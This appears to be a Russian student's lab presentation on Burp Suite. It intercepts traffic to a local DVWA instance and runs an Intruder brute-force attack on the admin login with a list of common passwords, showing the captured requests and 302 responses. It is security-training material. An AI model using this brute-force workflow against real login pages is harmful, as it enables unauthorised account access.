

Презентация по этапу №5

Использование Burp Suite

Галацан Николай

Российский университет дружбы народов, Москва, Россия

- Галацан Николай
- 1032225763
- уч. группа: НПИбд-01-22
- Факультет физико-математических и естественных наук
- Российский университет дружбы народов

Научиться использовать Burp Suite для демонстрации реальных возможностей злоумышленника, проникающего в веб-приложения.

Выполнение лабораторной работы




Рис. 1: Включение перехвата в Прокси




Рис. 2: Настройка прокси-сервера

Выполнение лабораторной работы




Рис. 3: Перехват данных веб-приложения

Выполнение лабораторной работы




Рис. 4: Вкладка Target

Выполнение лабораторной работы




Рис. 5: Запрос для входа в веб-приложение

Выполнение лабораторной работы

The screenshot displays the Burp Suite Community Edition interface. The top menu bar includes Project, Intruder, Repeater, View, and Help. The main toolbar shows various tools like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Settings. The 'Proxy' tab is active, showing the 'Intercept' section with 'HTTP history' selected. A table of HTTP history is visible, listing requests to http://127.0.0.1 with various methods (GET, POST) and status codes (200, 404). The 'Request' pane on the left shows the details of a selected POST request to /DVWA/login.php. The 'Inspector' pane on the right shows the 'Selected text' field containing 'sername=aaa&password=123456&logi'.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
3	http://127.0.0.1	GET	/DVWA/login.php			200	1633	HTML	php	Login: Damn Vulnerable
6	http://127.0.0.1	GET	/favicon.ico			404	491	HTML	ico	404 Not Found
15	http://127.0.0.1	POST	/DVWA/login.php		✓	302	439	HTML	php	
16	http://127.0.0.1	POST	/DVWA/login.php		✓	302	439	HTML	php	
17	http://127.0.0.1	GET	/DVWA/login.php			200	1633	HTML	php	Login: Damn Vulnerable
18	http://127.0.0.1	POST	/DVWA/login.php		✓	302	439	HTML	php	
19	http://127.0.0.1	POST	/DVWA/login.php		✓	302	439	HTML	php	
20	http://127.0.0.1	POST	/DVWA/login.php		✓	302	439	HTML	php	
21	http://127.0.0.1	GET	/DVWA/			302	490	HTML		
22	http://127.0.0.1	GET	/DVWA/login.php			200	1633	HTML	php	Login: Damn Vulnerable
23	http://127.0.0.1	GET	/favicon.ico			404	491	HTML	ico	404 Not Found
24	http://127.0.0.1	POST	/DVWA/login.php		✓			HTML	php	

Request

Raw

```
1 POST /DVWA/login.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 83
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium" ;v="119", "Not A_Brand" ;v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Patch-Site: same-origin
14 Sec-Patch-Mode: navigate
15 Sec-Patch-User: ?1
16 Sec-Patch-Dest: document
17 Referer: http://127.0.0.1/DVWA/login.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: security=possible; PHPSESSID=nAra7c8L4rUlvbvnf938jg7e1
21 Connection: close
22
23 username=aaa&password=123456&logi=Login&user_token=4ffb4c3434453e016a969ca1b0a3439
```

Inspector

Selection: 31 (div)

Selected text: sername=aaa&password=123456&logi

Request attributes: 2

Request body parameters: 4

Request cookies: 2

Request headers: 20

Рис. 6: HTTP-history

Выполнение лабораторной работы




Рис. 7: Выбор позиций в Intruder

Выполнение лабораторной работы




Рис. 8: Заполнение нагрузки username

Выполнение лабораторной работы




Рис. 9: Заполнение нагрузки password

Выполнение лабораторной работы

3. Intruder attack of http://127.0.0.1 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1 ^	Payload 2	Status code	Error	Timeout	Length	Comment
1	admin	12345678	302	<input type="checkbox"/>	<input type="checkbox"/>	476	
4	admin	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	475	
7	admin	123123	302	<input type="checkbox"/>	<input type="checkbox"/>	476	
10	admin	qwerty	302	<input type="checkbox"/>	<input type="checkbox"/>	476	
13	admin	qwertyuiop	302	<input type="checkbox"/>	<input type="checkbox"/>	476	
16	admin	guest	302	<input type="checkbox"/>	<input type="checkbox"/>	475	
19	admin	user	302	<input type="checkbox"/>	<input type="checkbox"/>	475	
22	admin	account	302	<input type="checkbox"/>	<input type="checkbox"/>	475	
25	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	475	
28	admin	7654321	302	<input type="checkbox"/>	<input type="checkbox"/>	475	
31	admin	abcde123	302	<input type="checkbox"/>	<input type="checkbox"/>	475	
34	admin	login	302	<input type="checkbox"/>	<input type="checkbox"/>	475	

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Sun, 14 Apr 2024 12:31:26 GMT
3 Server: Apache/2.4.58 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: PHPSESSID=pjq3puac6hg307q0biakf4kj2d; expires=Mon, 15 Apr 2024 12:31:26 GMT;
  Max-Age=86400; path=/; HttpOnly; SameSite=Strict
8 Location: index.php
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=99
11 Connection: Keep-Alive
```

Finished

Рис. 10: Результаты атаки

Выполнение лабораторной работы




Рис. 11: Использование Repeater

В ходе работы были изучены и использованы несколько инструментов, которые входят в состав Burp Suite. Этот набор инструментов безопасности приложений является мощной платформой для атаки веб-приложений.